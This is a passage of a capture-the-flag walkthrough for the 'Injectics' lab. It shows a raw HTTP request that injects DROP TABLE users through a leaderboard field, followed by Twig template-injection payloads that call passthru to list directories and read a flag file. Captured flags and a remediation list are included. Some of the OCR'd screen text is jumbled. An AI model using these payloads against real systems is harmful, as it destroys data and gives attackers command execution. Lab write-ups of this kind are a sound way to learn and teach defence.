4	Korea	22	21	12345	12388	Edit
5	Spain	22	21	12345	12388	Edit
6	UN	22	21	12345	12388	Edit

13. However, our goal is to log in as the admin user. On the Developer account page, we can edit product names and other details. Since we know the website uses MySQL and has a users table, we can delete the current Developer account and insert the admin credentials found in the mail.log file. This allows us to log in as the admin user and gain full access to the application. And there is our first flag seen in home page.

To accomplish this, we intercept the request while updating a product and inject a payload to drop the users table. The payload we use is DROP+TABLE+users;. By executing this query, we remove the users table, which effectively deletes all user data, including the admin credentials. This allows us to log in as the admin user using the credentials obtained earlier from the mail.log file.


10.10.139.99/edit_leaderboard.php?rank=1&country=USA
Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Edit Leader
Gold
Silver
Bronze
Update
Quick Links
Home Events Athletes Medals Contact
Resources
Privacy Policy Terms of
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater
Decoder Comparer Logger Organizer Exten
Intercept HTTP history WebSockets history Matc
Intercept on
Forward
Request
Pretty Raw Hex

Error updating data.

Gold: 34

Silver: 34


Bronze: 34

© 2024 Injectics 2024. All Rights Reserved.

Time	Type	Direction	Method	Status code	URL
09:42:2...	HTTP	→ Request	POST		http:

```
POST /edit_leaderboard.php HTTP/1.1
Host: 10.10.139.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,image/png,image/svg+xm
l,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: http://10.10.139.99
Connection: keep-alive
Referer:
http://10.10.139.99/edit_leaderboard.php?rank=1&c
ountry=USA
Cookie: PHPSESSID=ipvjt7fvbj5ris3emhs356ou62
Upgrade-Insecure-Requests: 1
Priority: u=0, i

rank=1&country=USA;DROP+TABLE+users;&gold=34&
silver=34&bronze=34
```


14. After injecting the payload and forwarding the request, we encounter an error message, indicating that the users table has been successfully deleted. This confirms that our SQL injection attack worked as intended, removing the table and clearing the user data, including the admin credentials.


10.10.139.99/login.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Seems like database or some important table is deleted. InjecticsService is running to restore it. Please wait for 1-2 minutes.

15. Now, we can attempt to log in using the admin credentials obtained from the mail.log file. Upon submitting the login request, we successfully

gain access to the admin account, confirming that our exploitation of the SQL injection vulnerability was effective.



Injectics

Welcome, admin!

THM{INJECTICS_ADMIN_PANEL_007}

Rank	Country	Gold	Silver	Bronze	Total	Actions
1	USA	34	34	34	102	Edit
2	China	34	21	12345	12400	Edit
3	Japan	34	21	12345	12400	Edit
4	Korea	34	21	12345	12400	Edit
5	Spain	34	21	12345	12400	Edit
6	UN	34	21	12345	12400	Edit

16. On the admin page, we observe that we can update details such as the name, surname, and other fields. Since we know there is a potential Server-Side Template Injection (SSTI) vulnerability, we can conduct further research on how to exploit it. By injecting specially crafted payloads into the input fields, we can attempt to trigger the SSTI vulnerability, potentially leading to remote code execution or other malicious activities.



PENTESTING WEB

SSTI (Server Side Template Injection)

This guide is based on the one of Portswigger: https://portswigger.net/web-security/server-side-template-injection

What is server-side template injection?

A server-side template injection occurs when an attacker is able to use native template syntax to inject a malicious payload into a template, which is then executed server-side.

Template engines are designed to **generate web** pages by **combining fixed** templates with **volatile** data. Server-side template injection attacks can occur when **user input** is concatenated directly **into a template**, rather than passed in as data. This allows attackers to **inject arbitrary template directives** in order to manipulate the template engine, often enabling them to take **complete control of the server**.


An example of vulnerable code see the following one:

Detect - Plaintext context

The given input is being **rendered and reflected** into the response. This is easily **mistaken for a simple** XSS vulnerability, but it's easy to differentiate if you try to set **mathematical operations** within a template expression:

```
{{7*7}}
${7*7}
<%= 7*7 %>
${{7*7}}
#{7*7}
```


17. After conducting our research, we decide to use a basic SSTI exploitation technique. We inject a payload in the surname field to perform a simple arithmetic operation, such as adding two numbers. If the application processes the input and returns the correct result, it indicates that the SSTI vulnerability exists and is exploitable, allowing us to execute arbitrary code on the server.


Injectics

Update Profile


Email	superadmin@injectics.thm
First Name	{{12+7}}
Last Name	as

18. Since the SSTI vulnerability is confirmed by the correct result of the arithmetic operation, we can now proceed to craft more advanced payloads to execute commands on the server. By using a payload that invokes server-side functions, we can potentially gain access to sensitive information, execute system commands, or escalate our privileges. Researching common SSTI payloads for the specific templating engine (in this case, Twig) will help us identify the right approach for exploitation.



Welcome, 19!

19. Great! By injecting the command, we successfully execute it and receive a list of available directories on the server. This confirms that we are able to interact with the server's file system through the SSTI




Update Profile


Email	superadmin@injectics.thm
First Name	{{['ls',""]|sort('passthru')}}
Last Name	as

vulnerability. From here, we can explore further and potentially gather more sensitive information or escalate the attack.

20. Now that we know there's a folder called flags, we can modify our command to change the directory to that folder. After changing the directory, we discover a .txt file. Upon reading the contents of the file, we find the final flag, completing our exploitation process and successfully capturing the flag.




```
Welcome, adminLogin007.php banner.jpg composer.json composer.lock conn.php css dashboard.php edit_leaderboard.php flags
functions.php index.php injecticsService.php js login.php logout.php mail.log script.js styles.css update_profile.php vendor Array!

THM{INJECTICS_ADMIN_PANEL_007}
```




Update Profile

Email	superadmin@injectics.thm
First Name	{{['cd+flags;ls',""]|sort('passthru')}}
Last Name	as




```
Welcome, 5d8af1dc14503c7e4bdc8e51a3469f48.txt Array!

THM{INJECTICS_ADMIN_PANEL_007}
```



Injectics

Update Profile

Email	superadmin@injectics.thm
First Name	{{['cat+flags/5d8af1dc14503c7e4bdc8e51a3469f48.txt;ls',""]|sort('passthru')}}
Last Name	as



10.10.139.99/dashboard.php

Injectics

Welcome, THM{5735172b6c147f4dd649872f73e0fdea} adminLogin007.php ban
dashboard.php edit_leaderboard.php flags functions.php index.php injecticsServ
styles.css update_profile.php vendor Array!

THM{INJECTICS_ADMIN_PANEL

Rank	Country	Gold	Silver	Bronze
1	USA	34	34	34

Remediation:

Based on the actions taken during the penetration test, here are some recommendations for remediation to address the vulnerabilities identified:

SQL Injection Protection:

Use Prepared Statements: Ensure that SQL queries are executed using prepared statements or parameterized queries to prevent SQL injection attacks. This will eliminate the risk of attackers manipulating the SQL query structure.

Input Validation: Implement strict input validation to only accept expected values. Any unexpected or malformed inputs should be rejected.

Least Privilege Principle: Ensure that database users have the least privilege necessary. Avoid using high-privilege accounts (e.g., admin) for web application operations.

Server-Side Template Injection (SSTI):

Disable Dynamic Templating Features: Disable or limit the use of features in templating engines (such as Twig) that allow for dynamic execution of code or functions.

Input Sanitization: Sanitize user inputs to ensure that template rendering cannot be influenced by user-controlled input. Specifically, avoid rendering user-provided data directly in templates.

Use Safe Template Engines: Consider using template engines with built-in protection against code injection, or ensure that the templating engine is configured to reject unsafe input.

Access Control:

Implement Proper Authentication and Authorization: Ensure that sensitive actions, such as modifying user data or accessing admin pages, are restricted to authorized users only. Use role-based access control (RBAC) to enforce this.

Session Management: Implement proper session handling, such as using secure, HttpOnly cookies and ensuring sessions are terminated properly after logout.

Error Handling:

Hide Internal Error Messages: Ensure that the application does not expose detailed error messages or stack traces to end users. These messages can provide attackers with useful information about the backend and vulnerabilities.

Custom Error Pages: Implement generic error pages to handle exceptions and prevent attackers from gaining insight into the underlying system.

Security Headers:

Use Security HTTP Headers: Implement security-focused HTTP headers like Content Security Policy (CSP), X-Content-Type-Options, X-Frame-Options, and Strict-Transport-Security to reduce the attack surface.

Disable Directory Listing: Make sure directory listing is disabled on the web server to prevent attackers from discovering files and directories by simply browsing.

Logging and Monitoring:

Implement Comprehensive Logging: Ensure that all user actions, especially critical ones like login attempts and changes to user roles, are logged for auditing and detection of suspicious activity.

Monitor for Unusual Behavior: Implement continuous monitoring and alerting systems to detect anomalous behaviors, such as brute-force login attempts or unexpected changes to the database.

Patch Management:

Regular Software Updates: Keep all software, including the web server, application framework, and any dependencies, up to date with security patches to protect against known vulnerabilities.

Vulnerability Scanning: Regularly scan your application and network for vulnerabilities using automated tools to identify potential security issues early.